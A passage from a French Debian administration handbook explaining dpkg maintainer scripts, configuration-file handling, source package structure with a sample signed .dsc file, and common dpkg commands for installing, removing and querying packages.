D'une manière générale, le script `preinst` est exécuté préalablement à l'installation du paquet alors que le `postinst` la suit. De même, `prerm` est invoqué avant la suppression du paquet et `postrm` après. Une mise à jour d'un paquet est équivalente à en supprimer la version précédente puis à installer la nouvelle. Il n'est pas possible de détailler ici tous les scénarios d'actions réussies, mais évoquons quand même les deux plus courants : une installation/mise à jour et une suppression.

ATTENTION

Noms symboliques des scripts

Les séquences décrites dans cette section font appel à des scripts de configuration aux noms particuliers, comme `ancien-prerm` ou `nouveau-postinst`. Il s'agit respectivement du script `prerm` contenu dans l'ancienne version du paquet (installé avant la mise à jour) et du script `postinst` de sa nouvelle version (mis en place par la mise à jour).

ASTUCE

Diagrammes d'états

Manoj Srivastava a réalisé des diagrammes expliquant comment les scripts de configuration sont appelés par dpkg. Des diagrammes similaires avaient également été développés par le projet Debian Women ; ils sont un peu plus simples à comprendre mais moins complets.

➨ http://people.debian.org/~srivasta/MaintainerScripts.html

➨ http://wiki.debian.org/MaintainerScripts

Installation et mise à jour

Voici les étapes d'une installation (ou mise à jour) :

1. En cas de mise à jour, `dpkg` appelle la commande `ancien-prerm upgrade nouvelle-version`.
2. Pour une mise à jour toujours, `dpkg` exécute alors `nouveau-preinst upgrade ancienne-version` ; pour une première installation, il exécute `nouveau-preinst install`. Il peut ajouter l'ancienne version en dernier paramètre si le paquet avait déjà été installé et supprimé entre-temps (mais non purgé, les fichiers de configuration ayant alors été conservés).
3. Les fichiers du nouveau paquet sont décompactés. Si un fichier existait au préalable, il est remplacé mais une copie de sauvegarde est temporairement réalisée.
4. En cas de mise à jour, `dpkg` exécute `ancien-postrm upgrade nouvelle-version`.
5. `dpkg` met à jour toutes ses données internes (liste de fichiers, scripts de configuration) et supprime les copies de sauvegarde des fichiers remplacés. C'est un point de non retour : `dpkg` ne dispose plus désormais de tous les éléments nécessaires pour revenir à l'état antérieur.
6. `dpkg` va mettre à jour les fichiers de configuration en demandant à l'utilisateur de trancher s'il est incapable de tout gérer automatiquement. Les détails de cette procédure se trouvent dans la section 5.2.3, « Sommes de contrôle, liste des fichiers de configuration » page 94.
7. Enfin, `dpkg` configure le paquet en exécutant `nouveau-postinst configure dernière-version-configurée`.

Suppression de paquet

Voici les étapes pour une suppression de paquet :

1. `dpkg` appelle `prerm remove`.

2. `dpkg` supprime tous les fichiers du paquet, à l'exception des fichiers de configuration et des scripts de configuration.
3. `dpkg` exécute `postrm remove`. Tous les scripts de configuration, sauf le `postrm`, sont effacés. Si l'utilisateur n'a pas demandé la « purge » du paquet, les opérations s'arrêtent là.
4. En cas de purge complète du paquet (demandée avec `dpkg --purge` ou `dpkg -P`), les fichiers de configuration sont supprimés, ainsi qu'un certain nombre de copies (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) et de fichiers temporaires ; `dpkg` exécute ensuite `postrm purge`.

VOCABULAIRE

La purge, une suppression complète

Lorsqu'un paquet Debian est supprimé, les fichiers de configuration sont conservés afin de faciliter une éventuelle réinstallation. De même, les données gérées par un démon (comme le contenu de l'annuaire d'un serveur LDAP, ou le contenu de la base de données pour un serveur SQL) sont habituellement conservées.

Pour supprimer toute donnée associée au paquet, il faut procéder à sa « purge » avec la commande `dpkg -P paquet`, `apt-get remove --purge paquet` ou `aptitude purge paquet`.

Étant donné le caractère définitif de ces suppressions de données, on prendra garde de ne pas utiliser la purge à la légère.

Les 4 scripts évoqués ci-dessus sont complétés par un script `config`, fourni par les paquets utilisant `debconf` pour obtenir de l'utilisateur des informations de configuration. Lors de l'installation, ce script définit en détail les questions posées par `debconf`. Les réponses sont enregistrées dans la base de données de `debconf` pour référence ultérieure. Le script est généralement exécuté par `apt` avant d'installer un à un tous les paquets afin de regrouper en début de processus toutes les questions posées à l'utilisateur. Les scripts de pré- et post-installation pourront ensuite exploiter ces informations pour effectuer un traitement conforme aux vœux de l'utilisateur.

OUTIL

debconf

`debconf` fut créé pour résoudre un problème récurrent chez Debian. Tous les paquets Debian incapables de fonctionner sans un minimum de configuration posaient des questions à l'utilisateur avec des appels à `echo` et `read` dans les scripts shell `postinst` et similaires. Mais cela impliquait également, lors d'une grosse installation ou mise à jour, de rester à côté de son ordinateur pour renseigner ces requêtes qui pouvaient se produire à tout moment. Ces interactions manuelles ont désormais presque totalement disparu au profit de l'outil `debconf`.

`debconf` offre de nombreuses caractéristiques intéressantes : il contraint le développeur à spécifier les interactions avec l'utilisateur, il permet de localiser les différentes chaînes de caractères affichées (toutes les traductions sont stockées dans le fichier `templates` décrivant les interactions), il dispose de différents modules d'affichage pour présenter les questions à l'utilisateur (modes texte, graphique, non interactif) et il permet de créer une base centrale de réponses

pour partager la même configuration entre plusieurs ordinateurs… Mais la plus importante est qu'il est maintenant possible de présenter toutes les questions d'un bloc à l'utilisateur avant de démarrer une longue installation ou mise à jour. L'utilisateur peut alors vaquer à ses occupations pendant que le système s'installe, sans avoir à rester devant son écran pour le surveiller.

5.2.3. Sommes de contrôle, liste des fichiers de configuration

En plus des données de contrôle et des scripts de configuration déjà cités dans les deux sections précédentes, l'archive `control.tar.gz` d'un paquet Debian en contient d'autres. Le premier, `md5sums`, contient la liste des empreintes numériques de tous les fichiers du paquet. Son principal avantage est de permettre à un utilitaire comme `debsums` (que nous étudierons dans la section 14.3.3.1, « Audit des paquets : l'outil `debsums` et ses limites » page 421) de vérifier que ces fichiers n'ont pas été modifiés depuis leur installation.

`conffiles` liste les fichiers du paquet qu'il faudra gérer comme des fichiers de configuration. Un fichier de configuration a cela de particulier qu'il peut être modifié par l'administrateur et que ses changements seront normalement conservés lors d'une mise à jour du paquet.

En effet, dans une telle situation, `dpkg` se comporte aussi intelligemment que possible : si le fichier de configuration standard n'a pas évolué entre les deux versions, il ne fait rien. Sinon, il va essayer de le mettre à jour. Deux cas sont possibles : soit l'administrateur n'a pas touché à ce fichier de configuration, auquel cas `dpkg` installe automatiquement la nouvelle version disponible, soit le fichier a été modifié, auquel cas `dpkg` demande à l'administrateur quelle version il souhaite utiliser (l'ancienne avec les modifications, ou la nouvelle fournie par le paquet). Pour l'aider à prendre sa décision, `dpkg` lui propose de consulter un « `diff` » présentant les différences entre les deux versions. S'il choisit de conserver l'ancienne version, la nouvelle sera stockée au même emplacement dans un fichier suffixé de `.dpkg-dist`. S'il choisit la nouvelle version, l'ancienne sera conservée dans un fichier `.dpkg-old`. La dernière possibilité offerte consiste à interrompre momentanément `dpkg` pour éditer le fichier et tenter d'y reprendre les modifications pertinentes (préalablement identifiées grâce au *diff*).

POUR ALLER PLUS LOIN

Éviter les questions sur les fichiers de configuration

dpkg gère la mise à jour des fichiers de configuration mais interrompt régulièrement ses opérations pour solliciter l'avis de l'administrateur. Cette caractéristique est relativement désagréable pour qui souhaite obtenir une mise à jour non interactive. C'est pourquoi ce programme propose des options permettant de répondre systématiquement selon la même logique : `--force-confold` conserve l'ancienne version du fichier ; `--force-confnew` utilise la nouvelle version du fichier (ces choix sont respectés même si le fichier n'a pas été modifié par l'administrateur ; ce n'est que rarement l'effet souhaité). Si de plus vous précisez `--force-confdef`, il fera le choix automatique quand c'est possible (c'est-à-dire lorsque le fichier de configuration original n'a pas été modifié) et

ne se rabattra sur `--force-confnew` ou `--force-confold` que dans les autres cas.

Ces options s'appliquent à `dpkg`, mais la plupart du temps un administrateur travaillera directement avec les programmes `aptitude` ou `apt-get`. Il est donc nécessaire de connaître la syntaxe qui permet de leur indiquer les options à passer à `dpkg` (leurs interfaces en ligne de commande sont très similaires).

```
# apt-get -o DPkg::options::="--force-confdef" -o DPkg::
    ➥ options::="--force-confold" dist-upgrade
```

On peut placer ces options directement dans la configuration d'`apt` plutôt que de les lui spécifier à chaque fois en ligne de commande. Pour cela, il suffit d'écrire la ligne suivante dans le fichier `/etc/apt/apt.conf.d/local` :

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Intégrer cette option dans le fichier de configuration permettra d'en profiter même dans le cadre d'une interface graphique telle qu'`aptitude`.

POUR ALLER PLUS LOIN

Forcer dpkg à poser les questions sur les fichiers de configuration

L'option `--force-confask` demande à `dpkg` d'afficher les questions concernant les fichiers de configuration même dans les cas où cela n'est normalement plus nécessaire. Ainsi, en réinstallant un paquet avec cette option, `dpkg` posera à nouveau la question pour tous les fichiers de configuration modifiés par l'administrateur. C'est très pratique notamment pour réinstaller le fichier de configuration original s'il a été supprimé et si aucune copie n'est disponible : une réinstallation normale ne suffit pas car `dpkg` considère la suppression comme une forme de modification légitime et n'installe donc pas le fichier de configuration désiré.

5.3. Structure d'un paquet source

5.3.1. Format

Un paquet source est habituellement constitué de 3 fichiers : un `.dsc`, un `.orig.tar.gz` et un `.debian.tar.gz` (ou `.diff.gz`). Ils permettent de créer les paquets binaires (les fichiers `.deb` décrits plus haut) du programme à partir de son code source, écrit en langage de programmation.

Le fichier `.dsc` (*Debian Source Control*, ou contrôle des sources de Debian) est un court fichier texte contenant un en-tête RFC 2822 (tout comme le fichier `control` étudié dans la section 5.2.1, « Description : fichier `control` » page 84) qui décrit le paquet source et indique quels autres fichiers en font partie. Il est signé par son mainteneur, ce qui en garantit l'authenticité — consulter la section 6.5, « Vérification d'authenticité des paquets » page 136 pour plus de détails à ce sujet.

Ex. 5.1 *Un fichier* `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.48-1
Maintainer: Emfox Zhou <emfox@debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 3.9.0
Vcs-Browser: http://svn.debian.org/wsvn/collab-maint/deb-maint/zim/trunk?op=log
Vcs-Svn: svn://svn.debian.org/collab-maint/deb-maint/zim/trunk
Build-Depends: debhelper (>= 7.4.12), python-support (>= 0.8), xdg-utils, python (>=
    ➥ 2.5), libgtk2.0-0 (>= 2.6), python-gtk2, python-xdg, python-simplejson |
    ➥ python (>= 2.6)
Checksums-Sha1:
 bd84fa5104de5ed85a49723d26b350856de93217 966899 zim_0.48.orig.tar.gz
 352111ff372a20579664416c9abd4970839835b3 9615 zim_0.48-1.debian.tar.gz
Checksums-Sha256:
 77d8df7dc89b233fdc3aab1a8ad959c6888881ae160770f50bf880a56e02f895 966899 zim_0.48.
     ➥ orig.tar.gz
 0fceab5d3b099075cd38c225fa4002d893c1cdf4bbcc51d1391a34248e1e1a22 9615 zim_0.48-1.
     ➥ debian.tar.gz
Files:
 88cfc18c0c7339528d5f5f463647bb5f 966899 zim_0.48.orig.tar.gz
 608b6e74aa14252dfc6236ab184bdb0c 9615 zim_0.48-1.debian.tar.gz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.10 (GNU/Linux)
Comment: Signed by Raphael Hertzog

iQEcBAEBCAAGBQJMSUAfAAoJEAOIHavrwpq5qjUIAKmM8p86GcHYTxMmKENoBUoW
UPi5R7DzrLMbFrUXKgXWLvEKQTXpmkJhh2aSWq2iY+5piBSHwMiITfaBTpdTRvzU
5nT/n9MlF8sJFESet/NgZaMPFDzWUbIy5aYbuG1TXmn/7XiDrBaQGiVqKkVLPrqc
yWhsotn3JNKIjbPDW/DjImYyKD5RZpXrbVjuIgDT1E6yxtNYwUyBlK0cx/GITNep
uV48hsT8cj0paqVXl5+P9Ww8XIE3clxNpE/45/tvKvkqGOeysc6OPAqsIw6HYFY9
0EnvMTfMpeQOA68ZqsNpUjomv5r/EGwdCbAWo5iJDsZzXQ1Feh6iSNrjv3yeRzg=
=qnbh
-----END PGP SIGNATURE-----
```

On notera au passage que le paquet source compte lui aussi des dépendances (Build-Depends), totalement distinctes de celles des paquets binaires, puisqu'il s'agit d'outils nécessaires pour compiler le logiciel concerné et construire son paquet binaire.

ATTENTION

Espaces de noms distincts

Il est important de voir qu'il n'y a pas forcément correspondance entre le nom du paquet source et celui du ou des paquets binaires qu'il génère — c'est assez facile à comprendre si l'on sait que chaque paquet source peut générer plusieurs paquets binaires. C'est pourquoi le fichier `.dsc` dispose des champs `Source` et `Binary` pour nommer explicitement le paquet source et stocker la liste des paquets binaires qu'il génère.

CULTURE

Pourquoi séparer en plusieurs paquets

Il est très fréquent qu'un paquet source (donc un ensemble logiciel donné) génère plusieurs paquets binaires. Les raisons sont multiples : un logiciel peut souvent être utilisé dans différents contextes ; ainsi une bibliothèque partagée peut être installée pour faire fonctionner une application (par exemple *libc6*), ou alors elle peut être installée pour développer un nouveau logiciel (*libc6-dev* sera alors le bon paquet). On retrouve la même logique pour des services client/serveur où l'on souhaite installer la partie serveur sur une première machine et la partie client sur d'autres (c'est par exemple le cas de *openssh-server* et *openssh-client*).

Il est également fréquent que la documentation soit fournie dans un paquet dédié : l'utilisateur peut l'installer indépendamment du logiciel et peut à tout moment choisir de la supprimer pour gagner de l'espace disque. En outre, cela constitue une économie d'espace disque sur les miroirs Debian puisque le paquet de documentation sera alors partagé entre toutes les architectures (au lieu d'avoir la documentation dupliquée dans les paquets de chaque architecture).

PERSPECTIVE

Différents formats de paquet source

À l'origine, il n'y avait qu'un seul format de paquet source. Il s'agit du format `1.0` qui associe une archive `.orig.tar.gz` à un patch de « debianisation » `.diff.gz` (il existe aussi une variante — constituée d'une seule archive `.tar.gz` — qui est automatiquement employée si aucun fichier `.orig.tar.gz` n'est disponible).

Depuis Debian *Squeeze*, les développeurs Debian ont la possibilité d'opter pour de nouveaux formats qui corrigent de nombreuses limitations du format historique. Ainsi le format « `3.0 (quilt)` » permet d'avoir dans un même paquet source plusieurs archives amont : en plus de l'habituel `.orig.tar.gz`, on peut inclure des `.orig-`composant`.tar.gz` pour tenir compte des logiciels qui sont distribués en plusieurs composants en amont mais dont on souhaite ne faire qu'un paquet source. Ces archives peuvent également être compressées avec `bzip2` plutôt que `gzip` (`lzma` et `xz` sont supportés par `dpkg-source` mais pas acceptés au sein de l'archive officielle), d'où un gain d'espace disque et de ressources réseau. Enfin, le *patch* monolithique `.diff.gz` est remplacé par une archive `.debian.tar.gz` contenant les instructions de compilation et les modifications unitaires apportées par le mainteneur du paquet. Ces dernières sont enregistrées sous une forme compatible avec `quilt` — un outil facilitant la gestion d'une série de *patchs*.

Le fichier `.orig.tar.gz` est une archive contenant les codes sources du programme tels qu'ils ont été fournis par son auteur. Il est demandé aux développeurs de ne pas modifier cette archive afin de pouvoir vérifier facilement la provenance et l'intégrité du fichier (par simple comparaison d'une somme de contrôle) et par respect pour la volonté de certains auteurs.

Le fichier `.debian.tar.gz` contient quant à lui l'ensemble des modifications apportées par le mainteneur Debian, notamment l'ajout d'un répertoire `debian` contenant les instructions à exécuter pour construire un paquet Debian.

OUTIL

Décompresser un paquet source

Si l'on dispose d'un paquet source, on peut employer la commande `dpkg-source` (du paquet *dpkg-dev*) pour le décompacter :

```
$ dpkg-source -x paquet_0.7-1.dsc
```

On peut également employer `apt-get` pour télécharger un paquet source et le décompacter dans la foulée. Il faut cependant disposer de lignes *deb-src* adéquates dans le fichier `/etc/apt/sources.list` (décrit plus en détail dans la section 6.1, « Renseigner le fichier `sources.list` » page 112). Ces dernières sont employées pour lister des « sources » de paquets sources (c'est-à-dire des serveurs mettant à disposition un ensemble de paquets sources).

```
$ apt-get source paquet
```

5.3.2. Utilité chez Debian

Le paquet source est à la base de tout chez Debian. Tous les paquets Debian proviennent d'un paquet source et chaque changement dans un paquet Debian est la conséquence d'une modification réalisée au niveau du paquet source. Les mainteneurs Debian travaillent au niveau du paquet source, en connaissant cependant les conséquences de leurs actions sur les paquets binaires. Le fruit de leur travail se retrouve donc dans les paquets sources disponibles chez Debian : on peut y remonter facilement et tout en découle.

Lorsqu'une nouvelle version d'un paquet (paquet source et un ou plusieurs paquets binaires) parvient sur le serveur Debian, c'est le paquet source qui est le plus important. En effet, il sera ensuite utilisé par tout un réseau de machines d'architectures différentes pour compilation sur les différentes architectures prises en charge par Debian. Le fait que le développeur envoie également un ou plusieurs paquets binaires pour une architecture donnée (en général i386 ou amd64) est relativement secondaire, puisque tout aurait aussi bien pu être généré automatiquement.

5.4. Manipuler des paquets avec dpkg

dpkg est la commande de base pour manipuler des paquets Debian sur le système. Si vous disposez de fichiers .deb, c'est dpkg qui permet de les installer ou d'analyser leur contenu. Toutefois ce programme n'a qu'une vision partielle de l'univers Debian : il sait ce qui est installé sur le système et ce qu'on lui indique en ligne de commande, mais, n'ayant aucune connaissance de tous les autres paquets disponibles, il échouera si une dépendance n'est pas satisfaite. Un outil comme apt-get établira au contraire la liste des dépendances pour tout installer aussi automatiquement que possible.

NOTE

dpkg ou apt-get ?

Il faut voir dpkg comme un outil système (de *backend*) et apt-get comme un outil plus proche de l'utilisateur, qui permet de dépasser les limitations du précédent. Mais ces deux outils marchent de concert, chacun a ses spécificités et convient mieux à certaines tâches.

5.4.1. Installation de paquets

dpkg est avant tout l'outil qui permet d'installer un paquet Debian déjà accessible (car il ne peut télécharger). On utilise pour cela son option -i ou --install.

Ex. 5.2 *Installation d'un paquet avec* dpkg

```
# dpkg -i man-db_2.6.2-1_amd64.deb
(Lecture de la base de données... 181621 fichiers et répertoires déjà installés.)
Préparation du remplacement de man-db 2.6.1-3 (en utilisant .../man-db_2.6.2-1_amd64.deb) ...
Dépaquetage de la mise à jour de man-db ...
Paramétrage de man-db (2.6.2-1) ...
Updating database of manual pages ...
```

On peut observer les différentes étapes suivies par dpkg ; on sait ainsi à quel niveau s'est produite une éventuelle erreur. L'installation peut aussi s'effectuer en deux temps, dépaquetage puis configuration. apt-get en tire profit pour limiter le nombre d'invocations de dpkg (coûteuses en raison du chargement de la base de données en mémoire — notamment la liste des fichiers déjà installés).

Ex. 5.3 *Dépaquetage et configuration séparée*

```
# dpkg --unpack man-db_2.6.2-1_amd64.deb
(Lecture de la base de données... 181621 fichiers et répertoires déjà installés.)
Préparation du remplacement de man-db 2.6.2-1 (en utilisant .../man-db_2.6.2-1_amd64.deb) ...
Dépaquetage de la mise à jour de man-db ...
#  dpkg --configure man-db
```

```
Paramétrage de man-db (2.6.2-1) ...
Updating database of manual pages ...
```

Parfois, dpkg échouera à installer un paquet et renverra une erreur ; si on lui ordonne de l'ignorer, il se contentera alors d'émettre un avertissement : c'est à cela que servent les différentes options --force-*. La commande dpkg --force-help ou la documentation de cette commande donneront la liste complète de ces options. L'erreur la plus fréquente, et qui ne manquera pas de vous concerner tôt ou tard, est la collision de fichiers. Lorsqu'un paquet contient un fichier déjà installé par un autre paquet, dpkg refuse de l'installer. Les messages suivants apparaissent alors :

```
Dépaquetage de libgdm (à partir de .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: erreur de traitement de /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--
    ➥ install) :
 tentative de remplacement de « /usr/bin/gdmflexiserver », qui appartient aussi au
     ➥ paquet gdm3 3.4.1-8
```

Dans ce cas, si vous pensez que remplacer ce fichier ne constitue pas un risque important pour la stabilité de votre système (ce qui est presque toujours le cas), vous pouvez employer l'option --force-overwrite, qui indiquera à dpkg d'ignorer cette erreur et d'écraser le fichier.

Bien que de nombreuses options --force-* existent, seule --force-overwrite est susceptible d'être employée de manière régulière. Ces options existent juste pour des situations exceptionnelles et il convient de s'en passer autant que possible afin de respecter les règles imposées par le mécanisme de paquetage — règles qui garantissent la cohérence et la stabilité du système, rappelons-le.

ATTENTION

Du bon usage de `--force-*`

Si l'on n'y prend garde, l'usage d'une option `--force-*` peut mener à un système où les commandes de la famille APT refuseront de fonctionner. En effet, certaines de ces options permettent d'installer un paquet alors même qu'une dépendance n'est pas satisfaite, ou en dépit d'un conflit mentionné. Le résultat est un système incohérent du point de vue des dépendances et les commandes APT refuseront d'exécuter la moindre action, sauf celles qui permettent de revenir dans un état cohérent (cela consiste souvent à installer la dépendance manquante ou à supprimer le paquet problématique). Cela se traduit souvent par un message comme celui-ci, obtenu après avoir installé une nouvelle version de *rdesktop* en ignorant sa dépendance sur une version plus récente de la *libc6* :

```
# apt-get dist-upgrade
[...]
Vous pouvez lancer « apt-get -f install » pour corriger ces
    ➥ problèmes.»
Les paquets suivants contiennent des dépendances non
    ➥ satisfaites :
```

```
  rdesktop: Dépend: libc6 (>= 2.5) mais 2.3.6.ds1-13etch7
      ➥ est installé
E: Dépendances manquantes. Essayez d'utiliser l'option -f.
```

L'administrateur aventureux qui est certain de la justesse de son analyse peut choisir d'ignorer une dépendance ou un conflit, donc d'employer l'option `--force-*` correspondante. Dans ce cas, s'il veut pouvoir continuer d'employer `apt-get` ou `aptitude`, il doit éditer `/var/lib/dpkg/status` pour supprimer/-modifier la dépendance ou le conflit qu'il a choisi d'outrepasser.

Cette manipulation relève d'un bricolage honteux et ne devrait — si possible — jamais être employée. Bien souvent, une solution plus propre consiste à recompiler le paquet dont la dépendance ne convient pas (voir section 15.1, « Recompiler un paquet depuis ses sources » page 452) voire à récupérer une version plus récente (potentiellement corrigée) sur un site comme celui de `backports.debian.org` (voir section 6.1.2.4, « Rétroportages vers stable » page 116).

5.4.2. Suppression de paquet

En invoquant `dpkg` avec l'option -r ou --remove suivie d'un nom de paquet, on supprime celui-ci. Cette suppression n'est cependant pas complète : tous les fichiers de configuration, scripts de configuration, fichiers de logs (journaux système) et toutes les données d'utilisateur manipulées par le paquet subsistent. L'intérêt de les conserver est de désactiver un programme en le désinstallant tout en se ménageant la possibilité de le remettre en service rapidement et à l'identique. Pour tout supprimer pour de bon, il convient de faire appel à l'option -P ou --purge suivie du nom de paquet.

Ex. 5.4 *Suppression puis purge du paquet* debian-cd

```
# dpkg -r debian-cd
(Lecture de la base de données... 182478 fichiers et répertoires déjà installés.)
Suppression de debian-cd ...
# dpkg -P debian-cd
(Lecture de la base de données... 182132 fichiers et répertoires déjà installés.)
Suppression de debian-cd ...
Purge des fichiers de configuration de debian-cd ...
```

5.4.3. Consulter la base de données de dpkg et inspecter des fichiers .deb

B.A.-BA

Syntaxe des options

La plupart des options sont disponibles en version « longue » (un ou plusieurs mots significatifs, précédés d'un tiret double) ou « courte » (une seule lettre, souvent l'initiale d'un mot de la version longue, et précédée d'un seul tiret). Cette convention est si fréquente qu'elle est normée POSIX.

Avant de conclure cette section, nous allons décrire un certain nombre d'options de dpkg permettant d'interroger sa base de données interne afin d'obtenir des informations. En donnant d'abord les options longues puis les options courtes correspondantes (qui prendront évidemment les mêmes éventuels arguments), citons --listfiles *paquet* (ou -L), qui affiche la liste des fichiers installés par ce paquet ; --search *fichier* (ou -S), qui retrouve le paquet d'où provient ce fichier ; --status *paquet* (ou -s), qui affiche les en-têtes d'un paquet installé ; --list (ou -l), qui affiche la liste des paquets connus du système ainsi que leur état d'installation ; --contents *fichier.deb* (ou -c), qui affiche la liste des fichiers contenus dans le paquet Debian spécifié ; --info *fichier.deb* (ou -I), qui affiche les en-têtes de ce paquet Debian.

Ex. 5.5 *Diverses requêtes avec* dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/base-passwd
/usr/share/base-passwd/passwd.master
/usr/share/base-passwd/group.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc/base-passwd/changelog.gz
/usr/share/man
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/man8
```

```
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 13822
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.13-3.5
Replaces: mktemp, timeout
Depends: dpkg (>= 1.15.4) | install-info
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.7),
    ➥ libselinux1 (>= 1.32)
Conflicts: timeout
Description: GNU core utilities
 This package contains the basic file, shell and text manipulation
 utilities which are expected to exist on every operating system.
 .
 Specifically, this package includes:
 arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp
 csplit cut date dd df dir dircolors dirname du echo env expand expr
 factor false flock fmt fold groups head hostid id install join link ln
 logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc od
 paste pathchk pinky pr printenv printf ptx pwd readlink rm rmdir runcon
 sha*sum seq shred sleep sort split stat stty sum sync tac tail tee test
```

```
 timeout touch tr true truncate tsort tty uname unexpand uniq unlink
 users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Souhait=inconnU/Installé/suppRimé/Purgé/H=à garder
| État=Non/Installé/fichier-Config/dépaqUeté/échec-conFig/H=semi-installé/W=
    ➥ attend-traitement-déclenchements
|/ Err?=(aucune)/besoin Réinstallation (État,Err: majuscule=mauvais)
||/ Nom            Version      Architecture Description
+++-==============-============-============-================================
un  backupninja  <none>                       (no description available)
un  base         <none>                       (no description available)
un  base-config  <none>                       (no description available)
ii  base-files   7.1            amd64         Debian base system miscellaneous
ii  base-passwd  3.5.26         amd64         Debian base system master passwo
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_1.4.12-7+deb7u2_amd64.deb
drwxr-xr-x root/root         0 2013-10-09 17:58 ./
drwxr-xr-x root/root         0 2013-10-09 17:58 ./usr/
drwxr-xr-x root/root         0 2013-10-09 17:58 ./usr/share/
drwxr-xr-x root/root         0 2013-10-09 17:58 ./usr/share/doc/
drwxr-xr-x root/root         0 2013-10-09 17:58 ./usr/share/doc/gnupg/
-rw-r--r-- root/root      3258 2012-01-20 11:51 ./usr/share/doc/gnupg/TODO
-rw-r--r-- root/root       308 2011-12-02 19:34 ./usr/share/doc/gnupg/FAQ
-rw-r--r-- root/root      3543 2013-07-28 12:57 ./usr/share/doc/gnupg/
    ➥ Upgrading_From_PGP.txt
-rw-r--r-- root/root       690 2013-07-28 12:57 ./usr/share/doc/gnupg/README.
    ➥ Debian
-rw-r--r-- root/root      1418 2013-07-28 12:57 ./usr/share/doc/gnupg/TODO.Debian
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_1.4.12-7+deb7u2_amd64.deb
 nouveau paquet Debian, version 2.0.
 taille 1952650 octets : archive de contrôle=3313 octets.
    1456 octets,    30 lignes      control
    4521 octets,    65 lignes      md5sums
     479 octets,    13 lignes   *  postinst             #!/bin/sh
     473 octets,    13 lignes   *  preinst              #!/bin/sh
 Package: gnupg
 Version: 1.4.12-7+deb7u2
 Architecture: amd64
 Maintainer: Debian GnuPG-Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
 Installed-Size: 4628
 Depends: libbz2-1.0, libc6 (>= 2.4), libreadline6 (>= 6.0), libusb-0.1-4 (>=
     ➥ 2:0.1.12), zlib1g (>= 1:1.1.4), dpkg (>= 1.15.4) | install-info, gpgv
 Recommends: libldap-2.4-2 (>= 2.4.7), gnupg-curl
```

```
 Suggests: gnupg-doc, xloadimage | imagemagick | eog, libpcsclite1
 Section: utils
 Priority: important
 Multi-Arch: foreign
 Homepage: http://www.gnupg.org
 Description: GNU privacy guard - a free PGP replacement
  GnuPG is GNU's tool for secure communication and data storage.
  It can be used to encrypt data and to create digital signatures.
  It includes an advanced key management facility and is compliant
  with the proposed OpenPGP Internet standard as described in RFC 4880.
[...]
```

POUR ALLER PLUS LOIN

Comparaison de versions

`dpkg` étant le programme de référence pour manipuler les paquets Debian, il fournit également l'implémentation de référence de la logique de comparaison des numéros de version. C'est pourquoi il dispose d'une option `--compare-versions` utilisable par des programmes externes (et notamment les scripts de configuration exécutés par `dpkg` lui-même). Cette option requiert trois paramètres : un numéro de version, un opérateur de comparaison et un deuxième numéro de version. Les différents opérateurs possibles sont `lt` (strictement plus petit que — *lower than*), `le` (plus petit ou égal à — *lower or equal*), `eq` (égal à — *equal*), `ne` (différent de — *not equal*), `ge` (plus grand ou égal à — *greater or equal*) et `gt` (strictement plus grand que — *greater than*). Si la comparaison est avérée, `dpkg` renvoie le code de retour `0` (succès) ; sinon il renvoie une valeur non nulle (indiquant un échec).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Notez l'échec inattendu de la dernière comparaison : pour `dpkg`, `pre` — dénotant généralement une pré-version — n'a pas de signification particulière et ce programme compare les caractères alphabétiques de la même manière que les chiffres (a < b < c ...), dans l'ordre dit « lexicographique ». C'est pourquoi il considère que « `0pre3` » est plus grand que « `0` ». Lorsque l'on souhaite intégrer dans le numéro de version d'un paquet qu'il s'agit d'une préversion, on fait usage du caractère « ~ » :

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Journal de dpkg

